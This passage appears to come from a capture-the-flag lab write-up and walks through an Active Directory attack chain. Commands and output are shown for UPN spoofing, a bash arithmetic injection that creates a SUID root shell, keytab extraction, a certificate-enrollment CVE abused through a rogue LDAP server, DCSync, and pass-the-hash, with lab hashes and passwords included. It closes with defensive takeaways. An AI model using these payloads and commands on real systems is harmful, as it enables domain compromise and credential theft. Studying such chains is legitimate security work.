The trick is a UPN spoofing attack: the gMSA has write access on carlito’s userPrincipalName attribute. We set it to points, then request a TGT using the -principal NT_ENTERPRISE flag. With NT_ENTERPRISE, the KDC resolves the principal name by searching UPN attributes instead of sAMAccountName — so it finds carlito (whose UPN is now points), issues a TGT for carlito’s account, but the ticket carries the points name. SSSD on NIX01 sees a valid Kerberos ticket for points (who is in SRV_ADMINS) and grants access.
Set carlito’s UPN to “points”:
1
bloodyAD -d casper.hsm -u casper-gmsa$ -p :0b42e09d9f0e0277f7dee185d41eabff --host DC01.casper.hsm set object carlito userPrincipalName -v 'points'
Request a TGT with NT_ENTERPRISE so the KDC resolves by UPN instead of sAMAccountName:
1
getTGT.py 'casper.hsm'/'points':'casper88!' -principal NT_ENTERPRISE

Now we use GSSAPI (Kerberos) authentication to SSH into NIX01 as points:
1
2
export KRB5CCNAME=points.ccache
ssh -o GSSAPIAuthentication=yes -o GSSAPIDelegateCredentials=yes -o PreferredAuthentications=gssapi-with-mic points@NIX01.casper.hsm
We land a shell as points on NIX01:
User flag

User flag captured.
Bash Arithmetic Injection : points -> root@NIX01
Checking sudo -l for points:
1
2
User points may run the following commands on ip-10-1-124-184:
    (root) NOPASSWD: /opt/routine_cleanup.sh

Looking at the script source, it prompts the user for a “mode” value and uses [[ "$mode" -eq 1 ]] to compare it. The subtle bug here: in bash, the -eq operator inside [[ ]] evaluates both operands as arithmetic expressions before comparing. This means if we inject $(...) inside the value, bash will execute the command substitution as part of the arithmetic evaluation. Since the script runs as root via sudo, our injected command runs as root too.
The script source shows the vulnerable comparison:

We inject a[$(cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash)] as the mode value. Bash tries to evaluate this as an arithmetic expression, encounters the $(...) command substitution inside the array subscript, executes it as root, and copies /bin/bash to /tmp/rootbash with the SUID bit set:
1
/tmp/rootbash -p
The -p flag preserves the effective UID (root from the SUID bit):

Root on NIX01.
Keytab Extraction : root@NIX01
As root on a domain-joined Linux box, the Kerberos keytab at /etc/krb5.keytab contains the machine account’s encryption keys. This is the equivalent of extracting a machine account hash from a Windows host, it lets us authenticate to the domain as NIX01$:
1
cat /etc/krb5.keytab | base64 -w0
We base64-encode the keytab for transfer to the attack box:

Decoded on the attack box with klist -k and key extraction tools, we get the NIX01$ machine account NT hash: 9029529ebdc54385003122272fdb3726
NIX01$ permissions
Now we need to check what NIX01$ can do in AD, specifically looking for a path to DC01:
1
bloodyAD -d casper.hsm -u NIX01$ -p :9029529ebdc54385003122272fdb3726 --host DC01.casper.hsm get writable

Not great: NIX01$ can only write msDS-AllowedToActOnBehalfOfOtherIdentity on itself (RBCD on itself is useless, we’re already root on NIX01) and create TPM device objects. No write on DC01’s attributes at all, so RBCD to DC01 is not possible. We need another path to the DC.
Certighost CVE-2026-54121 : NIX01$ -> DC01$ -> DA
CVE enumeration revealed that DC01 is vulnerable to Certighost (CVE-2026-54121). This is critical because DC01 serves dual roles: it’s both the Domain Controller and the Certificate Authority (casper-DC01-CA), running Windows Server 2025 Build 26100 without the July 2026 patch.
Certighost exploits the ADCS certificate enrollment “chase” fallback mechanism. Normally, when a CA needs to validate a certificate requestor’s identity, it contacts its own domain controller via LDAP/LSA. But the enrollment protocol supports a cdc (chase domain controller) parameter that redirects this validation to a different host. The attack flow:
- We submit a certificate request to the CA with
cdc=attacker_IPand target DC01$ as the principal - The CA performs a “chase”: instead of contacting its own DC, it reaches out to our rogue LDAP and LSA services
- Our rogue services respond with DC01’s real objectSid and dNSHostName (which we pull from LDAP beforehand)
- The CA trusts this response and signs a certificate carrying DC01$’s identity
- We authenticate via PKINIT as DC01$ and obtain its NT hash
- Since DC01$ is the domain controller, it has replication rights so we DCSync the entire domain

Running certighost.py which handles all of this automatically. It spins up rogue LDAP and LSA servers, submits the certificate request with the chase redirect, and performs PKINIT with the resulting cert:
1
sudo python3 certighost.py -d casper.hsm -u NIX01\$ -H :9029529ebdc54385003122272fdb3726 --dc-ip DC01.casper.hsm --computer-name NIX01\$ --computer-hash 9029529ebdc54385003122272fdb3726
The tool detects the CA, starts rogue servers, requests the cert with the chase redirect, and performs PKINIT all in one shot:
1
2
3
4
5
6
7
8
9
[*] DC: DC01.casper.hsm | CA: casper-DC01-CA (DC01.casper.hsm)
    Target: DC01$ | SID: S-1-5-21-247086266-1178499391-1139383971-1000
[*] Starting rogue servers (LSA:445 + LDAP:389)
[*] Requesting certificate (template=Machine, cdc=10.200.98.61)
    Saved: dc01.pfx
[*] PKINIT as DC01$
[*] Got hash for DC01$:
    DC01$:aad3b435b51404eeaad3b435b51404ee:c54d026660a530d6290296b85ce8b14d
[*] GGWP
We now have DC01$’s NT hash and a ccache file:
DCSync

DC01$ is the domain controller machine account so it has DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights by default. We use its ccache to perform a DCSync and extract the domain Administrator hash:
1
2
export KRB5CCNAME=dc01.ccache
secretsdump.py -k -no-pass DC01.casper.hsm -just-dc-user Administrator
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bcbc89c6b432121c9aadb39395d4a9cc:::
DA access

One last hurdle: RC4 is disabled on Server 2025, so Pass-the-Hash with the NTLM hash won’t work for Kerberos authentication. We need the AES256 key (which secretsdump also dumped) to get a valid TGT:
1
getTGT.py 'casper.hsm'/'Administrator'@DC01.casper.hsm -aesKey 0b907174d14cd94fedbc38ab2e60112aa76f3a7f8fdc8634874885b6c9e381d7
TGT obtained, we’re now Domain Admin:
Root flag
1
nxc smb DC01.casper.hsm -u Administrator -H 'bcbc89c6b432121c9aadb39395d4a9cc' -d casper.hsm -x 'type C:\Users\Administrator\Desktop\root.txt'

Root flag captured.
Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
GitLab public profile -> xjr
Git commits -> xjr:xjrcat2026! (GitLab only)
Private repo env -> xjr:fFvq52PzJpO98X8! (domain)
xjr --[Shadow Creds]--> jags
jags --[ESC14]--> jay
jay --[gMSA write]--> casper-gmsa$
casper-gmsa$ --[Shadow Creds]--> carlito (casper88!)
casper-gmsa$ --[UPN spoof]--> carlito as "points"
Kerberos SSH -> points@NIX01 -> USER FLAG
sudo routine_cleanup.sh -> bash arith injection -> root@NIX01
Keytab -> NIX01$
NIX01$ --[Certighost CVE-2026-54121]--> DC01$
DC01$ --[DCSync]--> Administrator -> DA
Takeaways
- Deleted files are not gone from git — checking commit history on a public repo turns “I removed the secret” into “the secret is still right there in history.”
- A leaked GitLab-only password is worth trying everywhere anyway; here it didn’t work on the domain directly, but it got into private repos that held the real domain credential.
- Shadow Credentials (
msDS-KeyCredentialLinkwrite) is a password-less takeover primitive — but check whether the target account is AES-only before assuming the resulting NTLM hash will authenticate. - ESC14 doesn’t need a misconfigured template — a write right on a different user’s
altSecurityIdentitiesis enough to redirect any certificate you can legitimately enroll for onto that user’s identity. - gMSA passwords are gated by
msDS-GroupMSAMembership, and that attribute is just another ACL — writable by the wrong account, it becomes a password-disclosure primitive. - UPN spoofing plus
-principal NT_ENTERPRISElets Kerberos authenticate as account A while an SSSD/PAM check on the other end matches account B’s identity string — a neat way around group-based SSH restrictions. [[ "$var" -eq N ]]in bash evaluates both sides as arithmetic — any unsanitized value reaching that comparison is a command-injection primitive via$(...).- A domain-joined Linux box’s
/etc/krb5.keytabis a portable copy of its machine account’s keys; rooting the box is often just step one toward pivoting into AD as that computer account. - Keeping an ADCS server unpatched on a DC that’s also its own CA turns any future certificate-enrollment CVE (like Certighost here) directly into a DCSync.